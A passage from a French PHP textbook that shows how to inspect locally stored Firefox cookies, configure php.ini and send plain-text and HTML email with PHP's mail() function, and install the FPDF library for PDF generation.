
12.4.6 Accès aux cookies

Les cookies sont stockés sur le disque local du poste client. Ils sont visibles via le navigateur ou directement sur disque.

12.4.6.1 Accès via le navigateur


12.4.6.1.1 Cookies simples

L'exemple suivant montre l'accès aux cookies via Firefox dans un environnement UNIX. Dans « Préférences », sélectionnez « Vie privée ».



Un clic sur « supprimer des cookies spécifiques » affiche la fenêtre suivante.


Tous les cookies apparaissent, y compris ceux créés précédemment. Les paramètres tels que la date d'expiration sont indiqués.



12.4.6.1.1.1 Cookies structurés


12.4.6.1.1.2 En tableau

Voici le même écran avec les cookies de type tableau.



12.4.6.1.1.3 En Objet

Voici le même écran avec les cookies de type objet sérialisé.



12.4.6.2 Accès direct aux fichiers

Il est possible d'accéder aux « fichiers » contenant les cookies. L'exemple suivant montre la hiérarchie des répertoires menant aux cookies dans un environnement UNIX. Il présente les cookies simples.

Sous Firefox, les cookies sont stockés dans une base de données sqlite3. On se déplace dans le répertoire `.mozilla.firefox` :

```
$ pwd
/home/lery
$ ls -ald .*
drwx----- 4 lery lery 4096 déc. 5 2014 .mozilla
-rw----- 1 lery lery 11155 mai 26 2015 .mysql_history
$ cd .mozilla
$ ls -al
total 16
drwx----- 4 lery lery 4096 déc. 5 2014 .
drwxr-xr-x 21 lery lery 4096 déc. 9 14:07 ..
drwx----- 2 lery lery 4096 déc. 5 2014 extensions
drwx----- 4 lery lery 4096 déc. 9 14:03 firefox
$ cd firefox
```

Puis dans le répertoire correspondant à son profil :

```
$ ls -al
total 20
drwx----- 4 lery lery 4096 déc. 9 14:03 .
drwx----- 4 lery lery 4096 déc. 5 2014 ..
drwx----- 3 lery lery 4096 déc. 9 14:02 Crash Reports
drwx----- 14 lery lery 4096 déc. 9 14:53 o5oeos2.default-1449666179848
-rw-rw-r-- 1 lery lery 122 déc. 9 14:03 profiles.ini
$ cd o5oeos2.default-1449666179848/
```

On y trouve la base de données SQLITE3 :

```
$ ls -l coo*
-rw-r--r-- 1 lery lery 524288 déc. 9 14:50 cookies.sqlite
-rw-r--r-- 1 lery lery 32768 déc. 9 14:51 cookies.sqlite-shm
-rw-r--r-- 1 lery lery 590288 déc. 9 14:51 cookies.sqlite-wal
```

On ouvre cette base de données :

```
$ sqlite3 cookies.sqlite
SQLite version 3.7.17 2013-05-20 00:56:22
```

```
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
```

On affiche les tables :

```
sqlite> .tables
moz_cookies
```

On paramètre l'affichage :

```
sqlite> .mode column
sqlite> .headers on
```

On affiche le contenu de la table `moz_cookies` (la hiérarchie a été remplacée par des « ... »).

```
sqlite> select * from moz_cookies where baseDomain = "localhost";
id baseDomain appId inBrowserElement name value host path expiry
lastAccessed creationTime isSecure isHttpOnly
```

```
-----
31 localhost 0 0 Nom Dupont localhost /.../ 1481205011
1449669079529293 1449669011244451 0 0
32 localhost 0 0 Prenom Jean localhost /.../ 1481205011
1449669079529293 1449669011244643 0 0
33 localhost 0 0 Age 22 localhost /.../ 1481205011
1449669079529293 1449669011244714 0 0
```

On quitte SQLITE3

```
sqlite> .quit
```

12.5 L'envoi de courriels

12.5.1 Contexte

12.5.1.1 Environnement système

L'envoi de courrier électroniques en PHP s'appuie sur le mécanisme du système d'exploitation du serveur. Il faut donc que l'expédition du courrier fonctionne sur le système indépendamment de PHP. Il faut donc vérifier son bon fonctionnement.

La syntaxe suivante, en ligne de commande UNIX, envoie un courrier via la commande mail. Le texte « Texte du message » est envoyé à l'utilisateur jean.dupont@gmail.com. Le sujet du message est « Sujet du message ».

```
echo "Texte du message" | mail -s "Sujet du message" jean.dupont@gmail.com
```

Il faut bien sûr vérifier que le courriel est bien reçu, en utilisant une vraie adresse courriel.

Dans l'environnement UNIX le logiciel gérant l'envoi de courriel (ou sa réception) est généralement **sendmail** (ancien) ou **postfix**.

12.5.1.2 Le fichier php.ini

Afin que PHP puisse envoyer du courrier via le système d'exploitation, il faut lui indiquer via son fichier **php.ini**, le nom du logiciel à utiliser. La procédure à suivre est présentée dans la documentation d'installation.

Pour XAMPP sous Linux, **php.ini** se trouve dans le répertoire **/opt/lampp/etc/**.

```
$ cd /opt/lampp/etc
$ ls -l php.ini
-rw-r--r-- 1 root root 69080 déc. 5 2014 php.ini
```

Voici le contenu du fichier **php.ini** pour les paramètres gérant le courriel :

```
[mail function]
; For Win32 only.
; http://php.net/smtp
SMTP=localhost
; http://php.net/smtp-port
smtp_port=25

; For Win32 only.
; http://php.net/sendmail-from
;sendmail_from = me@example.com

; For Unix only. You may supply arguments as well (default: "sendmail -t -i").
; http://php.net/sendmail-path
;sendmail_path =

; Force the addition of the specified parameters to be passed as extra
parameters
; to the sendmail binary. These parameters will always replace the value of
; the 5th parameter to mail(), even in safe mode.
;mail.force_extra_parameters =

; Add X-PHP-Originating-Script: that will include uid of the script followed
by the filename
```

```
mail.add_x_header=On
```

```
; Log all mail() calls including the full path of the script, line #, to
address and headers
;mail.log =
```

Pour l'activation du courriel via PHP il faut indiquer le chemin du logiciel de gestion du courriel, soit : **/usr/sbin/sendmail** avec les bonnes options (**-t -i**).

Voici la ligne modifiée du fichier **php.ini**

```
; For Unix only. You may supply arguments as well (default: "sendmail -t -
i").
; http://php.net/sendmail-path
sendmail_path = /usr/sbin/sendmail -t -i
```

Après cette modification, il faut arrêter et redémarrer le serveur Apache afin de prendre en compte les nouveaux paramètres du fichier **php.ini**.

```
$ sudo /opt/lampp/bin/apachectl stop
$ sudo /opt/lampp/bin/apachectl start
```

L'envoi de courriel via PHP est désormais disponible.

12.5.2 La fonction **mail()**

PHP propose une fonction **mail()** simple, pour envoyer du courrier. Sa syntaxe générale est de la forme :

```
$retour = mail($to, $sujet, $message, $entete, $paramadd);
```

Où les paramètres signifient :

- to : le ou les destinataires (liste séparés par une virgule) ;
- sujet : sujet du courriel ;
- message : texte contenant le message. Chaque ligne doit être terminée par les deux caractères CRLF « \r\n ». Les lignes ne doivent pas comporter plus de 70 caractères ; La fonction PHP **wordwrap()** transforme un texte long en une série de lignes de 70 caractères avec le délimiteur choisi. La syntaxe est :

```
$message = wordwrap($message, 70, "\r\n");
```

- entête : ce paramètre ajoute des en-têtes supplémentaires comme From, Cc, Bcc, qui doivent être séparés par CRLF « \r\n » ;
- paramadd : Il peut être utilisé pour passer des drapeaux additionnels.

La valeur de retour, **\$retour**, contient TRUE si le courrier a été envoyé, FALSE sinon.

Attention :

L'expédition de courrier consiste à mettre le courriel dans la file d'attente d'expédition des courriels. Si un problème existe au niveau du système d'exploitation, il sera bien considéré comme envoyé par PHP alors qu'il sera juste mis en file d'attente au niveau du serveur.

12.5.3 Exemples

12.5.3.1 Message texte

Le premier exemple présente l'envoi d'un message texte en courriel à Jean.Dupont@gmail.com. Voici le programme **mail1_web.php**.

```
<!DOCTYPE html>
```




```

<html>
<head> <!-- Entête HTML -->
  <meta charset="utf-8" />
  <title>Envoi de courriels</title>
</head>
<body>
<?php
define("WEB_EOL", "<br/>"); // Pour les affichages Web
define("MSG_EOL", "\r\n") ; // Pour les messages
// Récupération de la date courante
date_default_timezone_set("Europe/Paris") ;
setlocale(LC_TIME, 'fr_FR.utf8','fra') ;
$date = strftime("%A %d %B %Y - %H:%M") ;
// Champs "to" et "sujet"
$sujet = "Confirmation de votre inscription" ;
$to     = "Jean.Dupont@gmail.com" ;
// Message du courriel
$message = "Bonjour,".MSG_EOL.MSG_EOL;
$message .= "nous vous confirmons votre inscription dans notre
établissement".MSG_EOL.MSG_EOL;
$message .= "à compté du : ".$date.MSG_EOL.MSG_EOL;
$message .= "Cordialement".MSG_EOL;
$message .= "L'administrateur du site".MSG_EOL;
// En-têtes additionnels
$entete = "From: Inscription <noreply@monsite.com>".MSG_EOL;
$entete .= "Reply-To: contact_inscription@monsite.com".MSG_EOL;
$entete .= "Content-Type: text/plain; charset=\"utf-8\"".MSG_EOL;
// --- Envoi du courriel ---
$EnvoieOK = mail($to, $sujet, $message, $entete);

// Affichage sur la page Web de la confirmation de l'envoi du message
if ($EnvoieOK)
{
  echo "Le message a été envoyé correctement !".WEB_EOL.WEB_EOL;
  echo "à = $to".WEB_EOL;
  echo "sujet = $sujet".WEB_EOL;
  echo "entete = $entete".WEB_EOL.WEB_EOL;
  $message_web=str_replace(MSG_EOL,WEB_EOL,$message);
  echo "<b>Contenu du message : </b>".WEB_EOL.WEB_EOL;
  echo "$message_web".WEB_EOL;
}
else
  echo "Le message n'a été envoyé !".WEB_EOL;
?>
</body>
</html>

```

Voici son exécution :



Voici le message reçu :

De: Inscription noreply@monsite.com
Objet: Confirmation de votre inscription
Date: 15 décembre 2015 16:05
À: jean.dupont@gmail.com

Bonjour,

nous vous confirmons votre inscription dans notre établissement

à compté du : mardi 15 décembre 2015 - 16:05

Cordialement
L'administrateur du site

12.5.3.2 Message HTML

Le second exemple présente l'envoi d'un message HTML en courriel à Jean.Dupont@gmail.com et Marc.Durand@laposte.net avec une copie cachée à examen@monsite.com. Voici le programme [mail2_web.php](#).

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Envoi de courriels</title>
  </head>
  <body>
    <?php
      define("WEB_EOL","<br/>"); // Pour les affichages Web
      define("MSG_EOL","\r\n") ; // Pour les messages
      // Champs "to" et "sujet"
      $sujet = "Calendrier des examens";
      // Plusieurs destinataires
      $to = "Jean.Dupont@gmail.com" . ", "; // Attention à la virgule
      $to .= "Marc.Durand@laposte.net";
      // Message du courriel
      $message = '
    <html>
    <head>
    <title>Calendrier des examens</title>
    <style>
    * {color:black;
      font-family:"Arial" ;
      text-align:left;
      font-size:100%;
    }
    tr:nth-child(even) {background: #FFF9F9}
    tr:nth-child(odd) {background: #FFFFFF}
    table {
      border:2px solid #DF3F3F;
      border-collapse:collapse;
      width:500px;
      margin-left: 10px;
      margin-right: auto;
    }
    thead, tfoot {
      background-color:#FFFF00;
      border:1px solid #DF3F3F;
      text-align:center;
    }
    tbody {
      background-color:#FFFFFF;
      border:1px solid #DF3F3F;
    }
    th {
      border:1px solid #DF3F3F;
```

```

padding:5px;
background-color:#FFF3F3;
width:20%;
text-align:center;
}
td {
font-size:90%;
border:1px solid #DF3F3F;
padding:5px;
text-align:center;
}
caption {
font-size:120%;
text-align:center;
color:#DF3F3F;
font-weight:bold
}
</style>
</head>
<body>
<h3>Veuillez trouver le calendrier des examens.</h3>
<table>
<table summary="Dates des examens">
<caption>Calendrier des examens</caption>
<thead>
<tr>

<th>Matière</th><th>Jour</th><th>Mois</th><th>Heure</th><th>Durée</th><th>Sal
le</th>
</tr>
</thead>

<tr><td>PHP</td><td>02</td><td>Décembre</td><td>09:30</td><td>3h</td><td>01</
td></tr>

<tr><td>SQL</td><td>02</td><td>Décembre</td><td>14:30</td><td>4h</td><td>02</
td></tr>

<tr><td>HTML</td><td>03</td><td>Décembre</td><td>10:00</td><td>2h30</td><td>1
8</td></tr>
</table>
</body>
</html>
';
// En-têtes additionnels
$entete = "From: Examen <noreply@monsite.com>".MSG_EOL;
$entete .= "Reply-To: contact_examen@monsite.com".MSG_EOL;
$entete .= 'Bcc: examen@monsite.com' . MSG_EOL;
$entete .= 'Content-type: text/html; charset=utf-8' . MSG_EOL;
$entete .= 'MIME-Version: 1.0' . MSG_EOL;
// --- Envoi du courriel ---
$EnvoieOK = mail($to, $sujet, $message, $entete);

// Affichage sur la page Web de la confirmation de l'envoi du message
if ($EnvoieOK)
{
echo "Le message a été envoyé correctement !".WEB_EOL.WEB_EOL;
echo "à = $to".WEB_EOL;
echo "sujet = $sujet".WEB_EOL;
echo "entete = $entete".WEB_EOL.WEB_EOL;
$message_web=str_replace(MSG_EOL,WEB_EOL,$message);
echo "<b>Contenu du message : </b>".WEB_EOL.WEB_EOL;
echo "$message_web".WEB_EOL;
}
else


```

```


echo "Le message n'a été envoyé !".WEB_EOL;
?>
</body>
</html>

```

Voici son exécution :



Voici le message reçu :



12.6 Génération de fichiers PDF

12.6.1 Introduction

Quand la page est affichée sur le navigateur il est toujours possible de l'imprimer sur une imprimante virtuelle « PDF », générant directement un fichier au format .pdf. Cette fonctionnalité bien pratique se heurte à deux écueils :

1. Il faut disposer ou installer un pilote d'imprimante virtuelle PDF sur le système d'exploitation hôte du poste de travail ;

2. Aucun contrôle n'est possible sur les données générées, produisant parfois (souvent), une impression contenant les autres éléments d'habillage de la page Web.

Pour contrôler parfaitement la qualité et le format du document, il faut générer le fichier PDF directement à partir du langage PHP, via des bibliothèques spécifiques.

PHP propose la bibliothèque PDFlib, mais celle-ci est une version commerciale, et sa version gratuite et restreinte, PDFlib Lite 7, n'est plus maintenue. Pour ces raisons, nous présentons la génération de documents PDF, basée sur la bibliothèque gratuite FPDF.

12.6.2 La bibliothèque FPDF

12.6.2.1 Présentation

Cette bibliothèque propose une classe libre de droit permettant la génération de documents PDF sans utiliser la librairie PDFlib.

La documentation sur cette bibliothèque est disponible à l'URL : <http://www.fpdf.org/>. Le site propose des tutoriels montrant différents usages de cette classe.

Comme cela est indiqué sur le site Web, ses principales fonctionnalités sont :

- Choix des unités, du format des pages et des marges ;
- Gestion des en-têtes et des pieds de page ;
- Saut de page automatique ;
- Saut de ligne automatique et justification ;
- Gestion des images (JPEG, PNG et GIF) ;
- Gestion des couleurs ;
- Gestion des liens ;
- Support des polices TrueType et Type1 ;
- Compression des pages.


Par défaut, les polices de caractères utilisent une table de codage iso-latin1. Pour l'usage de l'UTF-8 il faut transformer les caractères accentués en iso-latin1 ou utiliser une autre classe tFPDF qui est une version modifiée de FPDF.

12.6.2.2 Installation

Sur le site <http://www.fpdf.org/>, cliquez sur le lien « Télécharger », puis sélectionner la dernière version au format ZIP ou TGZ. Nous utilisons la version 1.81 dans ce document.



Décompressez le fichier, puis déplacez toute la hiérarchie dans un répertoire approprié, par exemple dans un répertoire INCLUDE de votre site Web, dans lequel vous rangez vos fichiers « include », comme cela est présenté sur l'image suivante :



Selon le système d'exploitation il sera nécessaire d'affecter les bons droits à ce répertoire et à son contenu afin que l'utilisateur accédant à la bibliothèque via le navigateur Web (utilisateur apache, ou autre) puisse lire les différents fichiers.

Voici un exemple de syntaxes sous UNIX pour adapter les droits d'accès. Le répertoire INCLUDE a été créé dans le répertoire 12_6_generation_PDF. Il contient les programmes PHP de génération de fichiers PDF présentés dans ce document :

```
$ cd 12_6_generation_PDF/  
$ ls -l  
total 0  
drwxr-xr-x  4 lery  501  136 30 mar 15:26 INCLUDE  
$ cd INCLUDE/
```

Les utilisateurs autres que « lery » n'ont aucun accès à la hiérarchie commençant au répertoire « fpdf181 » :

```
$ ls -l  
total 0  
drwx----- 13 lery  501  442 30 mar 15:25 fpdf181
```


On modifie les droits afin que tout utilisateur ait le droit de lire (r) et de traverser (x) la hiérarchie :

```
$ chmod -R a+rx *
```

Les droits sont désormais correctement positionnés :

```
$ ls -l  
total 0  
drwxr-xr-x 13 lery  501  442 30 mar 15:25 fpdf181
```

La hiérarchie est visible sur la page Web, sous condition d'avoir autorisé cet accès au niveau du paramétrage du serveur Web Apache.




12.6.2.3 Le contenu des répertoires

La hiérarchie de FPDF possède les répertoires suivants :

